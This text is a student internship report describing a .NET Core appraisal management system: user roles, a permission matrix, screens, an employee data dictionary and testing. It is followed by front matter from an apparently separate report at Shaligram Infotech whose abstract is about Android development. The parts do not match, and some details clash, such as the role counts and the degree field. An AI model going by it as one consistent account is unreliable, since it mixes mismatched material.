
'Admin' has full access rights and can control the flow of the system whereas 'User' has limited access to only functional flow and not to the data flow within the system.2.2.3 Scope

The scope of the project extends to the following functional features:

- Each role has different access rights and different functional accessibility.
- Admin has full access rights to data flow and authorization of roles to different users.
- Admin can add users to the AMS cycle.
- Each user would lay down the Key Result Areas (KRA) at the start of the cycle, and then be approved by the functional Reporting officer (RO).

Chapter 3

Project Analysis

3.1 Project Features/Functions

3.1.1 Types of users

In the system there are majorly 6 types of users which includes the below mentioned members.

1. Administrator (HR Manager)
2. HR Team (HR Team Member)
3. Employee (General Employee)
4. Reporting Officer
5. Reviewing Officer
6. HOD (Head of Department)

There are majorly six roles in the system and according to these roles they have the access rights to different functionalities within the system. These roles are defined by the admin on the time of bulk employee upload in the system.

3.1.2 General features

1. Employee Details

Employee details section defines that the admin can upload the employee in a bulk manner and can decide on the roles of each employee and therefore can authorize access rights to all of them.

This section displays the user's personal details as well as the educational background along with the details of the Reporting Officer and RO1, RO2 and RO3.

Once the data of the officers are set, they are accountable to verify the user's mentioned data and rate their work in the further cycle.

2. Section A (KRA/Rating)

Section A is of the main pages of the appraisal management system. It defines the contribution of the employee throughout the business year and this section must be reviewed by the reviewer before approval.

3. **Section B (Behavioral Rating)**

Section B is only accessible by the reviewer of the employee and to no one else. This section is to rate for behavioral competency of the reviewee. This rating depends on multiple parameters based on their behavior with their peers and subordinates. This is a key factor to showcase leadership skills among them.

4. **Section C (Learnings/Training)**

Section C is to define the key learnings during the cycle and to describe what developmental courses the employee wishes to pursue for future career aspirations.

The Section helps the user **to** determine the training required to succeed in the career and to understand the current learning model of the user.

3.2 Operating Environment

Development and Framework

- Visual Studio 2022
- .Net Core 3.1 Framework

Database

- MS SQL 2016

Chapter 4

Module specifications

4.1 System layer architecture



Figure 4.1 System layer architecture

The architecture of the whole system is divided into majorly four layers:

1. Presentation Layer
   This layer comprises of the view and its controllers. This has the UI of the system and the logic for displaying the data when triggered by the controller.
2. Business Layer
   This layer is responsible for the business logic that co-ordinates the flow of data within tha pages and act as the bridge between the data access layer and the presentation layer.
3. Caching Layer
   This layer is responsible for caching of the data.
4. Data access Layer
   This layer has the connection string of the database in use and the user interacts with the data tables using this layer.

Other than the general layers there is session management that allows the user to log into the system along with 'Log Management' which helps to record any occurred exception while the program runs.

4.2 User Groups/Roles

In the system there are majorly 5 roles which includes the below mentioned members.

1. Administrator (HR Manager)
2. HR Team (HR Team Member)
3. Employee (General Employee)
4. Reporting Officer
5. RO1 (Review Officer 1)
6. RO2 (Review Officer 2)
7. RO3 (Review Officer 3)

Here every user has to have a role to be a part of the cycle. Any user can have multiple roles based on the cadre it falls into. For instance a person can be a general employee and at the same time he/she could be the HR manager and the reporting officer of one subordinate and RO2 for any other employee. With this an employee gets to play multiple roles in a cycle and according to it his/her dashboard would be different based

4.3 User Permission Matrix

The following is the user permission matrix to access specific feature/module. This describes that what modules can be accessed by which role. If an user has multiple roles in the cycle then it can access multiple modules in my cycle.

Each function in the cycle is based on what role the user is assigned to. The below table helps to describe this:

#	Function/User Group	Administrator	HR Team	Employee	Reporting Officer	Reviewing Officer	HOD
1	Manage Appraisal Cycle	Yes	No	No	No	No	No
1.1	Add/Edit Appraisal Cycle	Yes	No	No	No	No	No
1.2	Configuration Parameters	Yes	No	No	No	No	No
2	Appraisal Form	Yes	Yes	Yes	Yes	Yes	Yes

2.1	Employee Details	Yes	Yes	Yes	Yes	Yes	Yes
2.2	Section A	Yes	Yes	Yes	Yes	Yes	Yes
2.3	Section B	Yes	Yes	No	Yes	Yes	Yes
2.4	Section C	Yes	Yes	Yes	Yes	Yes	Yes
3	Dashboard	Yes	Yes	No	Yes	Yes	Yes
4	Reports	Yes	Yes	No	No	No	No
4.1	Team Assessment Report	Yes	Yes	No	No	Yes	No
4.2	Employee wise Report	Yes	Yes	No	No	No	No
4.3	Learning and Development Report	Yes	Yes	No	No	No	No

Table 4.1 User matrix

4.4 Screen/Modules

The below figure shows the Appraisal Cycle to manage the employees. Here the HR or Admin creates the appraisal cycle and sets up the parameters for the cycle. Once the cycle has its parameters employees' details are added and each employee is notified for it. Once the employee details are added the appraisal starts and it is notified to everyone in the cycle.

Figure 4.2 Manage Appraisal Cycle

4.4.1 Implementation modules

1. **Manage appraisal period cycle list**

Figure 4.3 Mange appraisal period cycle list

The above figure shows the different cycles in active, in progress and completed phase. The Admin can manage the cycle.

2. **Add/Edit Cycle**



Figure 4.4 Add/Edit Cycle

The Admin can add or edit the appraisal cycle. At any point of time there can be more than one appraisal cycle that are active or in-progress phase.

3. Manage Employees



Figure 4.5 Manage employees

Once the appraisal cycle is created then the employees that are to participate for the cycle are added by the admin along with their details. This feature is achieved by bulk upload facility using excel sheet. In this stage the data from the sheet is entered into the database. Manage employee page show the uploaded details of the employees.

4. Employee Details



Figure 4.6 Employee Details

Once the employee is part of the appraisal cycle he/she can view his/her profile under the cycle. As the Admin starts the KRA phase each member now can edit the KRA form. Employee details page shows the details of the user as uploaded by the Admin.

5. Section A



Figure 4.7 Section A

Section A of the KRA allows the user to add the key achievements reached during the appraisal cycle. This may include the key areas in which the employee has shown exceptional results or any areas of improvement that is beneficial to the firm and shows growth within the employee.

6. Section B



Figure 4.8 Section B

Section B of KRA is accessible only during the rating phase by the reporting officer to rate the behavioral competencies of the employee.

7. Section C



Figure 4.9 Section C

Section C of KRA can be used to discuss the training related details. In this section the employee can write about the type of training he/she requires for the overall growth.

4.5 Data Dictionary

A data dictionary is a collection of descriptions of the data objects or items in a data model to which programmers and others can refer. Often, a data dictionary is a centralized metadata repository.

Employee details

FieldName	IsRequired	Type
Sr.No	No	Number
EmpNo	Yes	Number
Name of Employee	Yes	String
EmailId	Yes	Email
DOJ	Yes	Date
Grade	Yes	String
Designation	Yes	String
Name of Department	Yes	String
Name of Location	Yes	String
Remark	No	String
Experience	Yes	Double
Date of Birth	Yes	Date
Age	No	Number
Gender	Yes	String
Previous Five year Ratings	Yes	NA/Number
RO.Emp.No	Yes	Number
RO Emp Name	No	String
Functional Head Emp. No	Yes	Number
Functional Head Emp. Name	No	String
HOD Emp.No	Yes	Number
HOD Emp Name	No	String
Org. Level 1	No	String
Org. Level 2	No	String
Org. Level 3	No	String
Org. Level 4	No	String
Prev. Experience	No	
Education1	No	String
Education2	No	String
Education3	No	String
Education4	No	String
Last Promotion Date	No	Date
Last Transfer Date	No	Date
Last Promotion Transfer Date	No	Date

Table 4.2 Data dictionary (Employee Details)

My appraisal employee details

Field Name	Is Required	Type	Length	Description
Name	Yes	Read-only		Prefilled from HR data
Designation	Yes	Read-only		Prefilled from HR data
Date of Birth	Yes	Read-only		Prefilled from HR data
Department	Yes	Read-only		Prefilled from HR data
Group	Yes	Read-only		Prefilled from HR data
Location	Yes	Read-only		Prefilled from HR data
Date of Joining	Yes	Read-only		Prefilled from HR data
Date of Last Promotion	Yes	Read-only		Prefilled from HR data
Education Qualification	Yes	Read-only		Prefilled from HR data
Total Experience	Yes	Read-only		Prefilled from HR data
Experience in firm	Yes	Read-only		Prefilled from HR data
Name of Current Supervisor	No	People picker		Name of current supervisor is mandatory for single reporting
Administrative Reporting To	No	People picker		In case of dual reporting, both are mandatory.
Functional Reporting To	No	People picker		In case of dual reporting, both are mandatory.
Name of Reviewer 1	Yes	People picker		Name of Reviewer 1
Name of Reviewer 2	Yes	People picker		Name of Reviewer 2
Name of HOD	Yes	People picker		Name of HOD
In case of Transfer, Name of Past supervisor (Administrative Reporting To)	No	People picker		
Key Achievement or reward	No	Text	1500	Multiple entry with add more button

Table 4.3 Data dictionary (My appraisal employee details)

Chapter 5

Testing

There are there three levels of testing that I was asked to do which included:

1. Unit testing
2. Integration testing
3. System testing

I was majorly part of the unit testing in which I had to test for the flow of data and how each change could affect to different units.

Some of the test scenarios are:

1. To check for the validations on the different pages.
2. To verify that the functionality for a role is visible to only those with the same role name tag.
3. To maintain the data flow between different modules of the cycle.
4. To check for the browser compatibility of different web-browsers.

Chapter 6

Conclusion

At the end of internship I learned so many new things and almost 85% of the things are totally new to me. so, my industry mentors have guided me such a way that I was able to learn .Net from the basic to an industry-acceptable level. The internship provided me with the opportunity to experience the live projects that the end customers use and here I implemented solutions that solve real-life problems.

The opportunity allowed me to learn many new and interesting things and this was a break-through from the college life and into the society as an adult.

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INTERNSHIP AT SHALIGRAM INFOTECH LLP

AN INTERNSHIP REPORT

Submitted by

Umang Kalpeshkumar Thakkar

190390107059

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

Gujarat Technological University, Ahmedabad

May, 2023

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Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at Shaligram Infotech LLP** has been carried out by **Umang Kalpeshkumar Thakkar** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Mechanical Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign

Prof. Akshay Kansara

Internal Guide

Sign

Mr. Parth Patel

IT Manager

Company Certificate

LLP No.: AAE-5586

Shaligram Infotech
Digitalise your business

Date:3rd May 2023

To WHOM IT MAY CONCERN

This is certified that **Mr. Umang Thakkar** student of **Bachelor of Engineering** program from **S.P.B Patel Engineering College, Mehsana.** We are pleased to inform you that he is doing internship as a part of final semester from **Shaligram Infotech LLP.**

He is undergoing their external internship successfully under our IT Manager Mr. Parth Patel. Internship duration (6 Months) from **6th Feb,2023 to Continue.**

We wish you all the best.

For,
Shaligram Infotech LLP

Mr. Parth Patel
IT Manager

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DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Shaligram Infotech LLP** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Akshay Kansara** & **Parth Patel (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. **Umang Kalpeshkumar Thakkar**	_____

ACKNOWLEDGMENT

I am extremely grateful for the opportunity to have completed my internship at **Shaligram Infotech LLP** in Android App Development. The experience and knowledge I gained during my time at the company will undoubtedly benefit me throughout my career. I would like to express my sincerest gratitude to my supervisor **Mr. Parth Patel** and mentor **Janki Dholakia** who provided me with invaluable guidance and support throughout the internship. Additionally, I would like to thank the entire team at Shaligram Infotech for welcoming me into their workplace and providing a challenging and stimulating environment for me to learn and grow. This internship has been a valuable steppingstone in my professional journey, and I am truly appreciative of the opportunity.

Abstract

This report describes my experience as an Android Developer Trainee at **Shaligram Infotech LLP**. During my internship, I was responsible for learning the basics of Android app development, including Java programming, Android Studio IDE, and various Android libraries such as Room Persistence Library and Retrofit. I also learned about the software development life cycle and best practices for software development.

Throughout my internship, I worked on various projects under the guidance of senior developers, which helped me to gain hands-on experience in developing Android applications. This report discusses my role as an Android Developer Trainee and the projects I worked on during my internship. Additionally, it outlines the skills I developed during this experience and the challenges I faced as an intern. Overall, my internship at **Shaligram Infotech LLP** provided me with valuable experience in Android app development, which I believe will be useful for my future career.

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Abbreviations

API- Application Program Interface

HTTP- Hyper Text Transfer Protocol

JDK- Java Development Kit

JVM- Java Virtual Machine

OOPS- Object Oriented Programming Systems

SDK- Software Development Kit

XML- Extensible Markup Language

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Chapter 1. COMPANY INTRODUCTION

1.1 COMPANY PROFILE:

